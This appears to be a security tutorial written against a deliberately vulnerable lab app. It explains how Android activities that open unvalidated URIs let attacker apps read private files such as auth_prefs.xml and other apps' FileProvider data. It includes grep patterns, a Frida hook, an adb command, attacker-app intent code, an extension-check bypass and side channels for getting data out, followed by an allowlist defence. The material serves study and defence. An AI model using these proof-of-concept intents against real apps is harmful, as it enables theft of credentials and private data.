
There is a class of bug that is easy to find and rarely reported: an exported activity that calls contentResolver.openInputStream on a URI from intent.getData() or a Uri extra without checking what the URI points at. Attacker-controlled URI plus a privileged-process opener equals the target app reading attacker-chosen files on the attacker’s behalf, sometimes the target app’s own private data, sometimes other apps’ files via cross-app content:// URIs.
The shape
VulnLabApp’s StreamUriActivity accepts a URI from either the read_uri Parcelable extra or the intent’s data field, then opens it through the ContentResolver without any allowlist:

Highlight 1 resolves the target URI from two possible sources - a read_uri Parcelable extra, or the intent’s own data field - with no scheme or authority check on either path.
Highlight 2 opens it. Whatever URI made it through highlight 1, openInputStream reads it as the target app’s UID, no allowlist gate in between.
API-level note.
is.readAllBytes()only exists on API 33 (Android 13)+. On an older device the call throwsjava.lang.NoSuchMethodError, and because that is anError, not anException, thecatch (Exception e)above does not catch it and the app crashes (“keeps stopping”) instead of showing the preview. So on Android ≤ 12 you confirm reachability (the activity accepted your URI and opened it) but won’t see the bytes; reproduce the full read on an API 33+ device, or rebuild the activity with a read loop.
The actual model: an exported activity reads any URI it is handed. The URI can be file:///data/data/com.vulnlab.app/..., pointing at the target’s own private files. It can be content://media/external/images/media/12345 from a third-party gallery. It can be content://com.vulnlab.app.provider/auth_prefs. The opener runs as the target app, so it has the target app’s filesystem permissions. The output goes wherever the activity sends it, in VulnLabApp’s case, the first 512 bytes go straight into the visible tvOutput TextView, completing the exfiltration loop.
The two read primitives this gives you
Reading the target’s own private files. file:///data/data/com.vulnlab.app/... resolves as the target app’s UID, so the read succeeds. The activity then uses the content. If the use is “upload to our backend”, the backend echoes errors or shows the upload in the user’s activity log, both potential exfil channels. If the use is “parse as JSON and crash if malformed”, you have a denial-of-service primitive instead of a read.
Reading other apps’ files via FileProvider URIs. Many apps expose data through FileProvider with content:// URIs. Some of those URIs are predictable (content://com.victim.app.provider/shared_prefs/auth.xml). If the target activity reads any URI, it reads those too. You just chained two apps, the second app’s FileProvider gives up data because the first app asked nicely.
Identifying the call sites
Grep for these methods together with getIntent().getData() / getParcelableExtra / getStringExtra upstream:
1
2
3
4
5
6
contentResolver.openInputStream(uri);
contentResolver.openTypedAssetFileDescriptor(uri, ...);
contentResolver.openAssetFileDescriptor(uri, ...);
contentResolver.openFileDescriptor(uri, ...);
ImageDecoder.createSource(contentResolver, uri);
BitmapFactory.decodeStream(contentResolver.openInputStream(uri));
Each of those takes a URI and reads bytes from it. If the URI is attacker-controlled and there is no uri.getScheme().equals("content") + uri.getAuthority().equals(allowlistedAuthority) check, you have the primitive.
Frida confirmation:
1
2
3
4
5
6
7
Java.perform(function () {
  const CR = Java.use('android.content.ContentResolver');
  CR.openInputStream.overload('android.net.Uri').implementation = function (uri) {
    console.log('[openInputStream] ' + uri.toString());
    return this.openInputStream(uri);
  };
});
Fire the activity with a file URI, watch the trace:
1
2
adb shell am start -n com.vulnlab.app/.activities.StreamUriActivity \
  -d "file:///data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml"

If the URI string appearing in the log is the one you passed, the call site is reachable and unvalidated.
Attacker app, file:// variant
1
2
3
4
5
6
7
8
9
10
11
12
13
14
public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);

        Intent i = new Intent();
        i.setClassName("com.vulnlab.app",
                       "com.vulnlab.app.activities.StreamUriActivity");
        i.putExtra("read_uri",
            Uri.parse("file:///data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml"));
        i.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
        startActivity(i);
    }
}

The target’s StreamUriActivity reads auth_prefs.xml from its own data dir and feeds it into whatever the activity does with the bytes. The visible side effect on the user’s screen depends on the use, sometimes a “import successful” toast appears, sometimes the activity silently uploads, and in VulnLabApp’s case the preview lands directly in the on-screen TextView.
If the activity uploads the contents to a backend that returns the upload in a user-facing list (“recently imported files”), the data is now in your account or the user’s. Either way, exfiltrated.
Attacker app, content:// variant for cross-app reads
1
2
i.putExtra("read_uri",
    Uri.parse("content://com.victim.app.fileprovider/shared_prefs/auth.xml"));
Two-app chain. The target app’s ImportActivity queries com.victim.app’s FileProvider. The FileProvider returns the auth.xml bytes. The target app reads them, processes them, and sends them somewhere observable.
Why this chain works: the FileProvider’s permission check is “is the caller allowed to read this URI?” The target app is the caller. If the target app was ever granted access, even temporarily via an old intent, the FileProvider lets it in. If the FileProvider was misconfigured to allow public read, no grant required.
This is one of the cleanest cross-app primitives we see in real apps. It chains three components, your attacker app, the target reader, and the victim FileProvider, into a single intent fire.
The “but the activity does not echo the content” objection
Sometimes the activity reads the bytes and just stores them locally with no observable output. You read them, but you cannot see what you read. Three exfil channels in that case:
Side effect timing. Time the activity’s onCreate for different file sizes. Auth.xml is small, the user’s photo gallery DB is large. The activity takes longer with the larger file. Binary signal.
State observation via follow-up calls. After the read, the app’s behaviour changes. The “recent imports” list shows the imported file name. The “last upload” timestamp updates. Whatever feature the activity feeds into is the secondary observation channel.
Pivot through the activity’s API call. If the read content is POSTed to the backend and the backend echoes a hash or a preview in its response, you have a length oracle or a content oracle. Slower than direct exfil but works.
The defence and what to actually look for
The correct defence is:
1
2
3
4
5
6
if (!"content".equals(src.getScheme())) {
    throw new SecurityException("only content:// URIs accepted");
}
if (!ALLOWED_AUTHORITIES.contains(src.getAuthority())) {
    throw new SecurityException("authority not allowlisted");
}
You will rarely see this. More commonly: a try/catch around openInputStream that suppresses the exception and continues. That is not a defence, that is a comfort feature for the developer to avoid crash reports.
The other common “defence” is MimeTypeMap.getFileExtensionFromUrl(src.toString()) validation. The developer parses the extension and only proceeds if it is .jpg, .png, .pdf. Trivially bypassable, file:///data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml.jpg does not exist, but file:///data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml?dummy=.jpg often passes the extension check while resolving to the real file.
Combined with FileProvider misconfiguration on the same app
If the target app exposes its own FileProvider with overly-broad <root-path> declarations, you can chain the stream-uri primitive against the same app’s FileProvider:
1
2
i.putExtra("read_uri",
    Uri.parse("content://com.vulnlab.app.fileprovider/root/data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml"));
(Authority is the app’s FileProvider, com.vulnlab.app.fileprovider - not com.vulnlab.app.provider, which is a separate, unrelated ContentProvider backing the SQL-injection/path-traversal demos. Passing the wrong authority resolves against the wrong provider and the read fails.)
Now the read goes target-app → target-app’s FileProvider → target-app’s data dir → bytes. Self-referencing read. Sometimes works when direct file:// URIs are rejected because the FileProvider authority is implicitly trusted.
Closing
The stream URI primitive is one of the easier-to-find bugs once you know the pattern. The grep is short, the runtime confirmation is one hook, and the chain to actual exfiltration depends on what the activity does with the bytes after the read. The escalation tier depends on whether the bytes ever surface back to an attacker-observable channel, and almost always at least one path exists if you look hard enough.
Happy Hacking !!